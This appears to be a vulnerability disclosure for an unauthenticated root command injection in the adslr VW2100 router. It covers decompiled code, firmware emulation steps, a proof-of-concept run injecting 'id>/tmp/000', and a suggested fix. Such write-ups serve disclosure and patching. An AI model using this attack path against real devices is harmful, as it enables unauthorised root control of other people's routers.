
Vulnerability Description

There is a command injection vulnerability in the adslr VW2100 router with firmware version M1DV1.0. The unauthenticated attacker exploited the vulnerability to execute system commands as the root user.

Code Analysis


Upon decompiling the binary file "webserver", it was discovered that the "exmac" parameter from the HTTP request is concatenated to the "system" function.



```
Decompile: FUN_00066f04 - (webserver)
21  local_24 = 0;
22  local_28 = 0;
23  local_28 = cJSON_CreateObject ();
24  local_24 = cJSON_Parse (param_1);
25  if ((local_24 == 0) || (local_28 == 0)) {
26    uVar1 = cJSON_GetErrorPtr ();
27    printf("Error before:[%s]\n",uVar1);
28  }
29  local_20 = cJSON_GetObjectItem (local_24,"opera");
30  local_14 = *(char **)(local_20 + 0x10);
31  local_1c = cJSON_GetObjectItem (local_24,&DAT_00079014);
32  local_18 = *(undefined4 *)(local_1c + 0x10);
33  iVar2 = strcmp(local_14,"add");
34  if (iVar2 == 0) {
35    FUN_000103d8 (local_28,&DAT_00078f74,1);
36    snprintf(acStack_42c,0x400,"/usr/sbin/swifi.sh add_ip_expt %s & >/dev/null 2>/dev/null"   ,loc
      al_18
37          );
38    system(acStack_42c);
39  }
40  else {
41    iVar2 = strcmp(local_14,"del");
42    if (iVar2 == 0) {
43      FUN_000103d8 (local_28,&DAT_00078f74,1);
44      snprintf(acStack_42c,0x400,"/usr/sbin/swifi.sh del_ip_expt %s & >/dev/null 2>/dev/null"   ,
45               local_18);
46      system(acStack_42c);
47    }
48    else {
49      FUN_000103d8 (local_28,"error",0);
50    }
51  }
52  local_2c = cJSON_PrintUnformatted (local_28);
```

Environment setup

Fireware download url: http://www.adslr.com/companyfile/399.html



Simulate the downloaded firmware using QEMU.

Refer to https://blog.csdn.net/qq_43390703/article/details/120978954

Run qemu

sudo qemu-system-mipsel -M malta -kernel mipsel/vmlinux-3.2.0-4-4kc-malta -hda debian_squeeze_mipsel_standard.qcow2 -append "root=/dev/sda1 console=tty0" -nographic -net nic -net tap,ifname=tap0,script=no,downscript=no

```
root@ubuntu:/qemu/mipsel# qemu-system-mipsel -M malta -kernel vmlinux-3.2.0-4-4kc-malta -hda
debian_squeeze_mipsel_standard.qcow2 -append "root=/dev/sda1 console=tty0" -nographic -net ni
c -net tap,ifname=tap0,script=no,downscript=no
[    0.000000] Initializing cgroup subsys cpuset
[    0.000000] Initializing cgroup subsys cpu
[    0.000000] Linux version 3.2.0-4-4kc-malta (debian-kernel@lists.debian.org) (gcc version
4.6.3 (Debian 4.6.3-14) ) #1 Debian 3.2.51-1
[    0.000000] bootconsole [early0] enabled
[    0.000000] CPU revision is: 00019300 (MIPS 24Kc)
[    0.000000] FPU revision is: 00739300
[    0.000000] Determined physical RAM map:
[    0.000000]  memory: 00001000 @ 00000000 (reserved)
[    0.000000]  memory: 000ef000 @ 00001000 (ROM data)
```

Extract the file system from the firmware using Binwalk.

binwalk --run-as=root -Me ./VW2100N2100W.rar

```
root@ubuntu:/tmp# binwalk --run-as=root -Me ./VW2100N2100W.rar

Scan Time:     2023-04-25 11:30:22
Target File:   /tmp/VW2100N2100W.rar
MD5 Checksum:  6841d7c055e58476dfd158bffb6cd3ec
Signatures:    411

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             RAR archive data, version 4.x, first volume type:
MAIN_HEAD
39324         0x999C          uImage header, header size: 64 bytes, header CRC:
0x628EE671, created: 2019-07-25 09:24:14, image size: 11451711 bytes, Data Addre
ss: 0x81001000, Entry Point: 0x8164A6E0, data CRC: 0x808DCDED, OS: Linux, CPU: M
IPS, image type: OS Kernel Image, compression type: lzma, image name: "Linux Ker
nel Image"
39388         0x99DC          LZMA compressed data, properties: 0x5D, dictionary
 size: 33554432 bytes, uncompressed size: 17054400 bytes


Scan Time:     2023-04-25 11:30:25
Target File:   /tmp/_VW2100N2100W.rar-0.extracted/固件升级失败恢复.doc
MD5 Checksum:  4bc4337c6418fd16898eb4a9de572262
Signatures:    411
```

scp -r _VW2100N2100W.rar.extracted/_linux.bin.extracted/_40.extracted/_890DF0.extracted/cpio-root/ root@192.168.188.133:~/

```
root@ubuntu:/tmp# scp -r  _VW2100N2100W.rar.extracted/_linux.bin.extracted/_40.e
xtracted/_890DF0.extracted/cpio-root/ root@192.168.188.133:~/
root@192.168.188.133's password:
```

mount -o bind /dev ./cpio-root/dev

mount -t proc /proc ./cpio-root/proc/

chroot ./cpio-root/ sh

```
root@debian-mipsel:~# mount -o bind /dev ./cpio-root/dev
root@debian-mipsel:~# mount -t proc /proc ./cpio-root/proc/
root@debian-mipsel:~# chroot ./cpio-root/ sh
```

Creating thttpd configuration file and run thttpd server.

```
1 dir=/var/html
2 port=80
3 pidfile=/var/run/thttpd.pid
4 logfile=/var/log/thttpd.log
5 user=root
6 cgipat=**
7
8
```

```
/var/html # thttpd -C  ./thttpd.conf
/var/html #
```

Write web password to .htpasswd file in the directory /var/html.

```
/var/html # echo 'admin:$1$$CoERg7ynjYLsj2j4glJ34.'>.htpasswd
/var/html #
/var/html #
```

Finished(user：admin，password：admin)

Vulnerability reproduction

Run exp

```
root@ubuntu:/tmp# python3 ./Exp.py
Enter Target IP : 192.168.188.133
Enter you want cmd : id>/tmp/000
root@ubuntu:/tmp#
```

Command injection successfully demonstrated.

```
/var/html # cat /tmp/000
uid=0(root) gid=0(root)
/var/html #
```

Vulnerability Fix

Filter the characters ` $; | & from the parameters exmac.